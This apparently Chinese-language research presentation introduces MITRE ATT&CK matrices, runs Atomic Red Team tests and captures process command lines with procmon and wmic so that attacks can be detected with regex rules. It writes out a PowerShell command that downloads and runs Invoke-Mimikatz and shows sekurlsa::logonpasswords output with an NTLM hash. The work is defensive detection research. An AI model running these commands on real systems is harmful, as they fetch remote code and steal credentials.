

ATT&CK介绍

MITRE公司是一家非营利性公司,以任务驱动, 经营多个联邦政府资助的研发中心, 以解决挑战美国国家安全, 稳定和福祉的问题。主要在国防和情报, 航空, 民用系统, 国土安全, 司法, 医疗保健和网络安全领域提供创新, 实用的解决方案。

ATT&CK (Adversarial Tactics, Techniques & Common Knowledge) 是MITRE公司开发的、基于真实环境观察攻方战术和技术的知识库。ATT&CK知识库被用作在政府以及网络安全产品和服务社区中开发特定威胁模型和方法的基础。同时也可用来检测EDR产品是否具备侦测APT的能力。

ATT&CK 收集整理了windows、linux、Mac不同平台下基于网络攻击生命周期中可能用到的技术、手法。类似杀伤链, 该知识库将这些攻击技术分为以下12个方面: Initial Access (初始访问)、Execution (执行)、Persistence (持久化)、Privilege Escalation (提权)、Defense Evasion (防御规避)、Credential Access (凭据访问)、Discovery (发现)、Lateral Movement (横向移动)、Collection (收集)、Command and Control (命令和控制)、Exfiltration (窃取)、Impact (影响)。

<https://attack.mitre.org/>

ATT&CK介绍



目前，ATT&CK 矩阵收集了244种攻击者战术和技术。

入侵初期	执行			潜伏					权限提升			躲避防御					凭证访问		发现		横向移动		采集数据		命令控制		渗透		冲击		
Drive-by Compromise	AppleScript	LSASS驱动程序	签名二进制代理执行	.bash_profile/.bashrc	组件固件	内核模块及扩展	新服务	计划任务	有效账户	访问令牌操控	钩子	Setuid/Setgid	访问令牌操作	控制面板项目	文件系统逻辑偏移	间接命令执行	Plist修改	签名二进制文件代理执行	账户操控	Kerberoasting	账户发现	进程发现	AppleScript	SSH劫持	音频捕获	屏幕截图	常用端口	多路代理	自动渗透	数据销毁	服务停止
利用面向公众的应用程序	CMSTP利用	Launchctl	签名脚本代理执行	辅助功能	组件对象模型劫持	LC_LOAD_DYLIB 插入命令	Office应用程序启动	屏幕保护	Web Shell	辅助功能	图像文件执行选项注	启动项	BITS Jobs	DCShadow	gatekeeper	安装根证书	端口探测	脚本签名代理执行	Bash历史	keychain	应用窗口发现	查询注册表	应用部署软件	共享Webroot	自动收集	视频截取	通过可移动媒体进行	多频带通信	数据压缩	针对破坏的数据加密	存储数据操作
外部远程服务	命令行界面	本地任务调度	源文件	账户操控	创建账号	LSASS驱动程序	路径拦截	安全支持提供商	WMI事件订阅	AppCert DLL	启动守护进程	sudo缓冲	添加二进制数据	DLL搜索顺序劫持	修改组策略	InstallUtil	Process Doppelganging	软件打包	暴力破解	LLMNR/NBT-NS拦截及中间攻击	浏览器书签发现	远程系统发现	分布式组件对象模型	污染共享内容	剪贴板数据	连接代理	多层加密	数据加密	数据损坏	传输数据操作	
增加硬件	编译的HTML文件	MSHTA	文件名后面的空格	AppCert DLL	DLL搜索顺序劫持	启动代理	Plist修改	服务注册表权限弱点	Winlogon Helper DLL	Applinit DLL	新服务	sudo	绕过用户账户控制	DLL文件加载漏洞	HISTCONTROL	LC_MAIN劫持	进程挖空	文件名后面的空格	凭证存储	网络嗅探	可信域发现	安全软件发现	远程服务的利用	第三方软件	数据分段	自定义命令及控制协	端口开自	数据传输大小限制	磁盘内容擦除		
通过可移动媒体进行复制	控制面板项目	powershell	第三方软件	Applinit DLL	Dylib劫持	启动守护进程	端口探测	Setuid/Setgid		Application	路径拦截	有效账户	CMSTP	反混淆/解码文件或目录	隐藏文件和目录	Launchctl	进程注入	模板注入	文件中的凭据	密码过滤DLL	文件和目录发现	系统信息发现	登录脚本	Windows管理	信息库中的数	自定义加密协	远程访问工具	对替代协议渗透	磁盘结构擦除		
钓鱼附件	动态数据交换	Regsvcs/Regasm	陷阱	Application Shimming	外部远程服务	Launchctl	端口监测	快捷方式修改		绕过用户账户控制	Plist修改	WebShell	清除命令历史	禁用安全工具	隐藏用户	伪装	冗余访问	时间戳修改	注册表中的凭据	私匙	网络服务扫描	系统网络配置发现	传递哈希	Windows远程管理	来自本地系统的数据	数据编码	远程文件复制	通过命令和控制通道	服务		
鱼叉式钓鱼链接	通过API执行命令	REGSVR32	值得信赖的开发者	认证包	文件系统权限弱点	本地计划任务	Rc.com mom	启动项目		DLL搜索顺序劫持	端口监测	代码签名	Execution Guardrails	隐藏的窗口	修改注册表	Regsvcs/Regasm	值得信赖的开发者工具	对证书访问的	安全存储	网络共享发现	系统网络连接	Pass the Ticket		网络共享中的	数据混淆	标准应用层协议	渗透到其它网	固件提取			
通过服务进行鱼叉式网络钓鱼	通过模块加载执行命令	Rundll32	用户执行	BITS Jobs	隐藏文件和目录	登录项目	重新打开应用程序	系统固件		Dylib劫持	进程注入	传输后编译	防御软件漏洞	图像文件执行选项注入	MSHTA	REGSVR32	有效账户	强制认证	双因素身份验证拦截	网络嗅探	系统所有者/用户发现	远程桌面协议	来自可移动媒体的数	域前满	标准密码协议	物理介质的渗透	阻止系统恢复				
供应链妥协	利用客户端执行命令	计划任务	Windows Management Instrumentation	bootkit	钩子	登录脚本	冗余访问	系统服务		开发权限提升	SID-历史注入	编译HTML文件	额外的窗口内存注入	指示器阻塞	NTFS文件属性	Rootkit	虚拟化/沙箱逃避	钩子	密码策略发现	系统服务发现	远程文件复制	电子邮件收集	域生成算法	标准非应用层协议	计划传输	网络拒绝服务					
可信关系	图形用户界面	脚本	Windows远程管理	浏览器扩展	管理程序	修改现有服务	注册表运行键/启动文	时间提供者		额外的窗口内存注入	计划任务	修改系统固件	文件删除	移除工具中的指示器	删除网络共享连接	SIP和信任提供商劫持	网络服务	输入捕获	外围设备发现	系统时间发现	远程服务		输入捕获	备用信道	不常用的端口	资源劫持					
有效账户	安装实用工具	服务执行	XSL脚本处理	更改默认文件关联	图像文件执行选项注入	Netsh Helper DLL	SIP和信任供应商劫持	陷阱		文件系统权限弱点	服务注册表权限弱点	组件对象模型 (COM)	文件权限修改	移除主机上的指标器	混淆的文件或信息	脚本		输入提示	权限组发现	虚拟化/沙箱逃避	通过可移动媒体进行复制		Man in the Browser	多个通信通道	网络服务	实时数据操作					

ATT&CK介绍



入侵初期
执行
持久性
权限提升
防御逃避
凭证访问
发现
横向移动
收集
指挥与控制
渗透
冲击 (2019.4新增)

攻击者视角：网络杀伤链Kill Chain

网络杀伤链 Kill Chain



MITRE

ATT&CK介绍

较杀伤链模型更进阶和详细的模型是MITRE的ATT&CK模型。ATT&CK指Adversarial Tactics, Techniques, and Common Knowledge(ATT&CK™)，是研究网络攻击者行为的知识库。ATT&CK有助于理解已知的攻击者行为，技术、战术，准备检测措施，验证防御基础设施和分析策略的有效性。

该模型可以被用于更好的归类资产被攻陷后攻击者的行为，有助于识别需要优先检测的战术、技术和过程(tactics, techniques and procedure-TTP)。ATT&CK的12个战术类别是对杀伤链后C2阶段后的细化，对攻击者获取权限后的行为提供了更精细的粒度描述。每一个战术类别包括了一系列的攻击技术，这些技术可以被选择用于执行该类战术。ATT&CK提供了对每一项技术的细节描述，指示器，有用的检测数据和分析方法，以及可能的缓解措施。在行业应用中，该模型有助于让分析和响应人员更好的了解攻击者，尤其是APT攻击者的技战术，熟悉真实环境的对抗技巧，增强实战能力，从而更好的组织防御。

ATT&CK介绍

ATT&CK框架（ACK模型）

86种APT示例：<https://attack.mitre.org/groups/>

入侵初期	执行	持久性	权限提升	防御逃避	凭证访问	发现	横向移动	收集	渗透	指挥与控	冲击
10项	33项	58项	28项	63项	19项	20项	17项	13项	9项	21项	数据销毁
驾车妥协	AppleScript的	_bash_profile 和 bashrc	访问令牌操作	访问令牌操作	账户操纵	账户发现	AppleScript的	音频捕获	自动渗透	常用端口	针对破坏的数据加密
利用面向公众的应用程序	命令行界面	辅助功能	辅助功能	二进制填充	Bash历史	应用窗口发现	分布式组件对象模型	自动收集	数据压缩	通过可移动媒体进行通信	数据污损
硬件增加	编译的HTML文件	账户操纵	AppCert DLL	BITS乔布斯	蛮力	浏览器书签发现	登陆脚本	剪贴板数据	数据加密	连接代理	磁盘内容擦除
通过可移动媒体进行复制	控制面板项目	AppCert DLL	Applnit DLL	绕过用户账户控制	凭证倾销	文件和目录发现	传递哈希	来自本地系统的数据	数据传输大小限制	自定义命令和控制	磁盘结构擦除
Spearphishing 附件	动态数据交换	Applnit DLL	应用匀场	清除命令历史	文件中的凭据	网络服务扫描	通过机票	网络共享驱动器中的数据	对替代议定书的渗透	数据编码	端点拒绝服务
通过服务进行鱼叉式网络钓鱼	通过API执行	应用匀场	绕过用户账户控制	CMSTP	挂钩	网络共享发现	远程桌面协议	来自可移动媒体的数据	通过命令和控制通道进行渗透	数据混淆	固件损毁
供应链妥协	图形用户界面	认证包	DLL搜索顺序劫持	代码签名	输入捕获	网络嗅探	远程文件复制	数据分阶段	渗透到其他网络介	域前端	阻止系统恢复

ATT&CK介绍

APT33是一个可疑的伊朗威胁组织，自2013年以来一直在开展攻击。该组织针对美国，沙特阿拉伯和韩国多个行业的组织，特别关注航空和能源领域。

入侵初期	执行	潜伏	权限提升	躲避防御		凭证访问		发现	横向移动	采集数据	命令控制		渗透	冲击
Drive-by Compromise	AppleScript	新服务	访问令牌操控	控制面板项目	间接命令执行	账户操控	Kerberoasting	账户发现	AppleScript	音频捕获	常用端口	多跳代理	自动渗透	数据销毁
利用面向公众的应用程序	CMSTP利用	Office应用程序启动	辅助功能	DCShadow	安装根证书	Bash历史	keychain	应用窗口发现	应用部署软件	自动收集	通过可移动媒体进行通信	多频带通信	数据压缩	针对破坏的数据加密
外部远程服务	利用客户端执行命令	注册表运行键/启动文件夹	AppCert DLL	DLL搜索顺序劫持	InstallUtil	暴力破解	LLMNR/NBT-NS拦截及中间攻击	浏览器书签发现	分布式组件对象模型	剪贴板数据	连接代理	多层加密	数据加密	数据污损
增加硬件	编译的HTML文件	Plist修改	Applinit DLL	DLL文件侧载漏洞	LC_MAIN劫持	凭证转储	网络嗅探	可信域发现	远程服务的利用	数据分段	自定义命令及控制协议	端口开启	数据传输大小限制	磁盘内容擦除
通过可移动媒体进行复制	powershell	端口探测	Application Shimming	反混淆/解码文件或信息	Launchctl	文件中的凭据	密码过滤DLL	文件和目录发现	登录脚本	信息库中的数据	自定义加密协议	远程访问工具	对替代协议渗透	磁盘结构擦除
钓鱼附件	动态数据交换	计划任务	绕过用户账户控制	禁用安全工具	伪装	注册表中的凭据	私匙	网络服务扫描	传递哈希	来自本地系统的数据	数据编码	远程文件复制	通过命令和控制通道进行渗透	端点拒绝服务
鱼叉式钓鱼链接	计划任务	Rc.common	DLL搜索顺序劫持	Execution Guardrails	修改注册表	对证书访问的利用	安全存储	网络共享发现	Pass the Ticket	网络共享中的数据	数据混淆	标准应用层协议	渗透到其他网络	固件损毁
通过服务进行鱼叉式网络钓鱼	通过模块加载执行命令	重新打开应用程序	Dylib劫持	防御软件漏洞	混淆的文件或信息	强制认证	双因素身份验证拦截	网络嗅探	远程桌面协议	来自可移动媒体的数据	域前端	标准密码协议	物理介质的渗透	阻止系统恢复
供应链妥协	用户执行	有效账户	开发权限提升	额外的窗口内存注入	NTFS文件属性	钩子		密码策略发现	远程文件复制	电子邮件收集	域生成算法	标准非应用层协议	计划传输	网络拒绝服务
可信关系	图形用户界面	安全支持提供商	额外的窗口内存注入	文件删除	删除网络共享连接	输入捕获		外围设备发现	远程服务	输入捕获	备用信道	不常用的端口		资源劫持
有效账户	安装实用工具	SIP和信任供应商劫持	有效账户	文件权限修改	有效账户	输入提示		权限组发现	通过可移动媒体进行复制	Man in the Browser	多个通信通道	网络服务		实时数据操作

ATT&CK介绍

APT28：在2018年7月美国司法部起诉后归因于俄罗斯总参谋部的俄罗斯主要情报局。据报道，该组织在2016年破坏了希拉里克林顿竞选活动，民主党全国委员会和民主党国会竞选委员会，试图干涉美国总统大选。 APT28自2007年1月以来一直活跃。

入侵初期	执行		潜伏	权限提升			凭证访问	发现	横向移动	采集数据	命令控制	渗透	冲击
Drive-by Compromise	AppleScript	LSASS驱动程序	.bash_profile/.bashrc	访问令牌操控	Setuid/Setgid	文件系统逻辑偏移	账户操控	账户发现	AppleScript	音频捕获	常用端口	自动渗透	数据销毁
利用面向公众的应用程序	CMSTP利用	Launchctl	辅助功能	辅助功能	模板注入	Rootkit	Bash历史	应用窗口发现	应用部署软件	自动收集	通过可移动媒体进行通信	数据压缩	针对破坏的数据加密
外部远程服务	命令行界面	本地任务调度	账户操控	AppCert DLL	sudo缓冲	修改组策略	暴力破解	浏览器书签发现	分布式组件对象模型	剪贴板数据	连接代理	数据加密	数据污损
增加硬件	编译的HTML文件	MSHTA	Office应用程序启动	Applinit DLL	sudo	HISTCONTROL	凭证转储	可信域发现	远程服务的利用	数据分段	自定义命令及控制协议	数据传输大小限制	磁盘内容擦除
通过可移动媒体进行复制	控制面板项目	powershell	Applinit DLL	反混淆/解码文件或信息	有效账户	隐藏文件和目录	文件中的凭据	文件和目录发现	登录脚本	信息库中的数据	自定义加密协议	对替代协议渗透	磁盘结构擦除
钓鱼附件	动态数据交换	Regsvcs/Regasm	Application Shimming	绕过用户账户控制	WebShell	隐藏用户	注册表中的凭据	网络服务扫描	传递哈希	来自本地系统的数据	数据编码	通过命令和控制通道进行渗透	端点拒绝服务
鱼叉式钓鱼链接	通过API执行命令	REGSVR32	认证包	防御软件漏洞	值得信赖的开发者工具	移除主机上的指标器	对证书访问的利用	网络共享发现	Pass the Ticket	网络共享中的数据	数据混淆	渗透到其他网络	固件损毁
通过服务进行鱼叉式网络钓鱼	通过模块加载执行命令	Rundll32	BITS Jobs	Dylib劫持	时间戳修改	图像文件执行选项注入	网络嗅探	网络嗅探	远程桌面协议	来自可移动媒体的数据	域前端	物理介质的渗透	阻止系统恢复
供应链妥协	利用客户端执行命令	计划任务	bootkit	开发权限提升	网络服务	混淆的文件或信息	钩子	密码策略发现	远程文件复制	电子邮件收集	标准应用层协议	计划传输	网络拒绝服务
可信关系	图形用户界面	脚本	浏览器扩展	额外的窗口内存注入	有效账户	移除工具中的指示器	输入捕获	外围设备发现	远程服务	输入捕获	备用信道		资源劫持
有效账户	安装实用工具	用户执行	有效账户	文件删除	虚拟化/沙箱逃避	移除主机上的指标器	输入提示	进程发现	通过可移动媒体进行复制	屏幕截图	多个通信通道		实时数据操作

ATT&CK介绍

测试框架 <https://github.com/redcanaryco/atomic-red-team>



```
er\execution-frameworks\contrib\python>python3 runner.py interactive
Loading techniques from C:\Users\Administrator\Desktop\atomic-red-team-master (new)\atomic-red-team-master\atomics...
Loading Technique T1002...
runner.py:73: YAMLLoadWarning: calling yaml.load() without Loader=... is deprecated, as the default Loader is unsafe. Please read https://msg.pyyaml.org/load for full details.
  return yaml.load(unicode.decode(f.read()))
Loading Technique T1003...
Loading Technique T1004...
Loading Technique T1005...
Loading Technique T1007...
Loading Technique T1009...
Loading Technique T1010...
Loading Technique T1012...
Loading Technique T1014...
Loading Technique T1015...
Loading Technique T1016...
```

```
Enter the name of the technique that you would like to execute (eg. T1033). Type 'exit' to quit.
> T1218
```

```
=====
Signed Binary Proxy Execution - T1218
0.
```

```
-----
Name: mavinject - Inject DLL into running process
Description: Injects arbitrary DLL into running process specified by process ID. Requires Windows 10.
Platforms: windows
```

```
Arguments:
dll_payload: DLL to inject (default: C:\AtomicRedTeam\atomics\T1218\src\x64\T1218.dll)
process_id: PID of process receiving injection (default: 1000)
```

```
Launcher: command_prompt
Command: mavinject.exe #{process_id} /INJECTRUNNING #{dll_payload}
```

```
Please choose your executors: (space-separated list of numbers): 1
```

```
-----
Name: SyncAppvPublishingServer - Execute arbitrary PowerShell code
Description: Executes arbitrary PowerShell code using SyncAppvPublishingServer.exe. Requires Windows 10.
Platforms: windows
```

```
Arguments:
powershell_code: PowerShell code to execute (default: Start-Process calc.exe)

Launcher: command_prompt
Command: SyncAppvPublishingServer.exe "n; #{powershell_code}"
```

```
Do you want to run this? (Y/n): y
Please provide a parameter for 'powershell_code' (blank for default):
In order to run this non-interactively:
  Python:
    techniques = runner.AtomicRunner()
    techniques.execute("T1218", position=1, parameters={'powershell_code': 'Start-Process calc.exe'})
  Shell Script:
    python3 runner.py run T1218 1 --args '{"powershell_code": "Start-Process calc.exe"}'
```

```
-----
Output: Microsoft Windows [6.1.7601]
      (c) 2009 Microsoft Corporation SyncAppvPublishingServer.exe "n; Start-Process calc.exe"
'SyncAppvPublishingServer.exe'
>
```


安全研究内容

背景：ATT&CK知识库被用作在政府以及网络安全产品中开发特定威胁模型和方法的检测框架。

目的：用来提升产品侦测APT的能力。

思路：根据前期整理的ATT&CK各个阶段的攻击手法，提取常用的攻击命令，考虑先通过提取命令行参数的方法，在用正则规则进行匹配对应的攻击事件的命令行参数特征，在映射到ATT&CK的对应阶段。

现阶段研究：提取命令行参数的方法，已基本完成。

调研：

procmon：微软官方进程监控工具。

- 已可实现监控指定的进程，获取其运行时完整的命令行参数。
- 缺点：资源耗费较高，对性能影响较大。记录的进程信息需要转换。
- 优点：可获取并记录所有的进程信息

pslist：无法获取命令行参数。

digsys：无法获取windows进程命令行参数，只支持类unix系统。


wmi：系统内置命令。

- 可获取当前命令执行时系统内现有运行进程的命令行参数。
- 缺点：仅可获取当前系统内正在运行进程的信息，可能存在遗漏重要信息的情况。
- 优点：不依赖第三方程序，一条命令即可获取，操作简单。

procmon: 官方进程监控工具

命令行捕获指定程序命令行参数:

1.先在客户端设定过滤条件, 设置过滤【丢弃】【命令行】不含【目标程序名】的事件, 导出配置文件*.pmc



2.命令行执行

开始运行

Procmon.exe /quiet /minimized /backingfile C:\process.pml /LoadConfig c:\ProcmonConfiguration.pmc

结束运行

Procmon.exe /terminate


日志格式转换

Procmon.exe /quiet /minimized /OpenLog C:\process.pml /SaveAs c:\process.xml

```
C:\Users\Administrator\Desktop>Procmon.exe /quiet /minimized /backingfile C:\process.pml /LoadConfig c:\ProcmonConfiguration.pmc

C:\Users\Administrator\Desktop>Procmon.exe /terminate

C:\Users\Administrator\Desktop>Procmon.exe /quiet /minimized /OpenLog C:\process.pml /SaveAs c:\process.xml
```



```
process.xml x
84389 </processlist><eventlist>
84390 <event>
84391 <ProcessIndex>3088</ProcessIndex>
84392 <Process_Name>powershell.exe</Process_Name>
84393 <Result>SUCCESS</Result>
84394 <Image_Path>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Image_Path>
84395 <Command_Line>powershell.exe -ep bypass -c IEX (New-Object Net.WebClient).DownloadString(&apos;https://raw.githubusercontent.com/clymb3r/PowerShell/master/Invoke-Mimikatz/Invoke-Mimikatz.ps1&apos;);invoke-mimikatz</Command_Line>
84396 </event>
```


系统内置wmi命令

命令与技巧

```
C:\Users\Administrator>wmic /output:proc.txt process get caption,CreationDate,commandline /value
```

```
进程监控相关.txt  proc.txt x
210 ↓
211 Caption=YNoteCefRender.exe↓
212 CommandLine=YNoteCefRender.exe --type=gpu-process --no-sandbox --lang=zh-CN
--log-file="C:\Users\Administrator\AppData\Local\Youdao\YNote\log\cef.log" --user-agent="Mozilla/5.0 (Windows 7;
WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.2526.73 Safari/537.36 YNoteCef/6.6.0.0 (Windows)"
--client_version=6.6.0.0 --disable-direct-composition --supports-dual-gpus=false
--gpu-driver-bug-workarounds=7,10,18,19,20,23,41,61,74 --disable-gl-extensions="GL_KHR_blend_equation_advanced
GL_KHR_blend_equation_advanced_coherent" --gpu-vendor-id=0x8086 --gpu-device-id=0x0102
--gpu-driver-vendor="Intel Corporation" --gpu-driver-version=9.17.10.4229 --gpu-driver-date=5-26-2015
--gpu-secondary-vendor-ids=0x0000 --gpu-secondary-device-ids=0x0000 --lang=zh-CN
--log-file="C:\Users\Administrator\AppData\Local\Youdao\YNote\log\cef.log" --user-agent="Mozilla/5.0 (Windows 7;
WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.2526.73 Safari/537.36 YNoteCef/6.6.0.0 (Windows)"
--client_version=6.6.0.0 --service-request-channel-token=8714DA89D7E63151B8E52E5D8FFAFA0B
--mojo-platform-channel-handle=1276 /prefetch:2↓
213 ↓
214 ↓
215 Caption=YNoteCefRender.exe↓
216 CommandLine=YNoteCefRender.exe --type=renderer --no-sandbox
--primordial-pipe-token=A09B3DF25AFA033CBF96BF0DF361137D --lang=en-US --lang=zh-CN
--log-file="C:\Users\Administrator\AppData\Local\Youdao\YNote\log\cef.log" --user-agent="Mozilla/5.0 (Windows 7;
WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.2526.73 Safari/537.36 YNoteCef/6.6.0.0 (Windows)"
--disable-extensions --client_version=6.6.0.0 --enable-pinch --device-scale-factor=1 --num-raster-threads=2
--enable-main-frame-before-activation
--content-image-texture-target=0,0,3553;0,1,3553;0,2,3553;0,3,3553;0,4,3553;0,5,3553;0,6,3553;0,7,3553;0,8,3553;0,
9,3553;0,10,3553;0,11,3553;0,12,3553;0,13,3553;0,14,3553;0,15,3553;1,0,3553;1,1,3553;1,2,3553;1,3,3553;1,4,3553;1,
5,3553;1,6,3553;1,7,3553;1,8,3553;1,9,3553;1,10,3553;1,11,3553;1,12,3553;1,13,3553;1,14,3553;1,15,3553;2,0,3553;2,
1,3553;2,2,3553;2,3,3553;2,4,3553;2,5,3553;2,6,3553;2,7,3553;2,8,3553;2,9,3553;2,10,3553;2,11,3553;2,12,3553;2,13,
2553;2,14,2553;2,15,2553;2,0,2553;2,1,2553;2,2,2553;2,3,2553;2,4,2553;2,5,2553;2,6,2553;2,7,2553;2,8,2553;2,9,2553;2,10,2553;2,11,2553;2,12,2553;2,13,
```

以下为网络上查找的软件，后期研发可开发类似的功能。可实时获取进程命令参数。

系统(S) 进程(P) 窗口(W)					
进程名称	PID	内存(K)	优先级	进程路径	命令行参数
vmware-unity-he...	34320	24164	标准	C:\Program Files (x86)\VM...	"C:\Program Files (x86)\VMware\VMware Workstation\vmware-unity-helper.exe" -d -e: {0E4B5051-FAEC-430D-9FF6
chromedriver.exe	21872	15112	标准	E:\小工具\agk\chromedrive...	E:\小工具\agk\chromedriver.exe
XshellCore.exe	43288	26960	标准	C:\Program Files (x86)\Ne...	"C:\Program Files (x86)\NetSarang\Xshell 5\XshellCore.exe" -setviewer 1247924 -encryurl 6PCvaOG8mhQb56060
XshellCore.exe	17668	27176	标准	C:\Program Files (x86)\Ne...	"C:\Program Files (x86)\NetSarang\Xshell 5\XshellCore.exe" -setviewer 1247924
baidupinyin.exe	29024	166716	标准	C:\Program Files (x86)\Ba...	"C:\Program Files (x86)\Baidu\BaiduPinyin\5.5.5043.0\baidupinyin.exe"
pycharm.exe	16116	382704	标准	C:\Program Files (x86)\Je...	"C:\Program Files (x86)\JetBrains\PyCharm 4.0.4\bin\pycharm.exe"
fsnotifier.exe	37084	2560	标准	C:\Program Files (x86)\Je...	"C:\Program Files (x86)\JetBrains\PyCharm 4.0.4\bin\fsnotifier.exe"
iexplore.exe	38348	320792	标准	C:\Program Files (x86)\In...	"C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:9896 CREDAT:4207618 /prefetch:2
WeChat.exe	43512	263532	标准	Z:\program\WeChat\WeChat.exe	"Z:\program\WeChat\WeChat.exe"
WeChatWeb.exe	14800	56088	标准	Z:\program\WeChat\WeChatW...	"43512.0.600863638\280218956" --no-sandbox --lang=zh-CN --locales-dir-path="C:\Users\ADMINI~1\AppData\Ro...
EmEditor.exe	47084	39680	标准	C:\Program Files (x86)\Em...	"C:\Program Files (x86)\EmEditor\EmEditor.exe"
TvUpdateInfo.exe	16860	4700	标准	C:\Windows\TEMP\nsbBCD3.t...	"C:\Windows\TEMP\nsbBCD3.tmp\TvUpdateInfo.exe"
TeamViewer.exe	39112	62440	标准	C:\Program Files (x86)\Te...	"C:\Program Files (x86)\TeamViewer\TeamViewer.exe"
DingTalk.exe	46352	268724	标准	C:\Program Files (x86)\Di...	"C:\Program Files (x86)\DingDing\main\current\DingTalk.exe"
XshellCore.exe	33560	38876	标准	C:\Program Files (x86)\Ne...	"C:\Program Files (x86)\NetSarang\Xshell 5\XshellCore.exe" -setviewer 1207302
DingTalk.exe	45572	344668	标准	C:\Program Files (x86)\Di...	"C:\Program Files (x86)\DingDing\main\current\DingTalk.exe" --type=renderer --disable-browser-side-navig...
DingTalk.exe	35624	166800	标准	C:\Program Files (x86)\Di...	"C:\Program Files (x86)\DingDing\main\current\DingTalk.exe" --type=renderer --disable-browser-side-navig...
HipsTray.exe	40012	4108	标准	C:\Program Files (x86)\Hu...	"C:\Program Files (x86)\Huorong\Sysdiag\bin\hipstray.exe"
wpscenter.exe	22460	4768	标准	C:\Users\Administrator\Ap...	"C:\Users\Administrator\AppData\Local\Kingsoft\WPS Office\11.1.0.9098\office6\wpscenter.exe" Run -Entry...

ATT&CK中凭证访问阶段的
凭证转储，即windows主机密码获取手法。

```
C:\Users\Administrator>powershell.exe -ep bypass -c IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/clymb3r/PowerShell/master/Invoke-Mimikatz/Invoke-Mimikatz.ps1');invoke-mimikatz
```

```
.#####.  mimikatz 2.0 alpha (x64) release "Kiwi en C" (Feb 16 2015 22:15:28)
.## ^ ##.
## / \ ##  /* * *
## \ / ##   Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##'   http://blog.gentilkiwi.com/mimikatz           (oe.eo)
'#####'                                           with 15 modules * * */
```

```
mimikatz(powershell) # sekurlsa::logonpasswords
```

```
Authentication Id : 0 ; 741155 (00000000:000b4f23)
Session           : Interactive from 1
User Name         : Administrator
Domain            : SKY-20180425KMF
SID               : S-1-5-21-2476172348-339996130-870809813-500

msv :
[00010000] CredentialKeys
* NTLM      : 3a782c9a11d3440c1f3e1aa7d6b1049d
* SHA1      : 137658e3f7921bf4210a13dbe52ad44abcf69f3f
```

```
1442 ↓
1443 Caption=SearchFilterHost.exe↓
1444 CommandLine="C:\Windows\system32\SearchFilterHost.exe" 0 528 532 540 65536 536 ↓
1445 CreationDate=20190927135113.589837+480↓
1446 ↓
1447 ↓
1448 Caption=powershell.exe↓
1449 CommandLine=powershell.exe -ep bypass -c IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/clymb3r/PowerShell/master/Invoke-Mimikatz/Invoke
-Mimikatz.ps1');invoke-mimikatz↓
1450 CreationDate=20190927135126.873524+480↓
1451 ↓
1452 ↓
1453 Caption=WMIC.exe↓
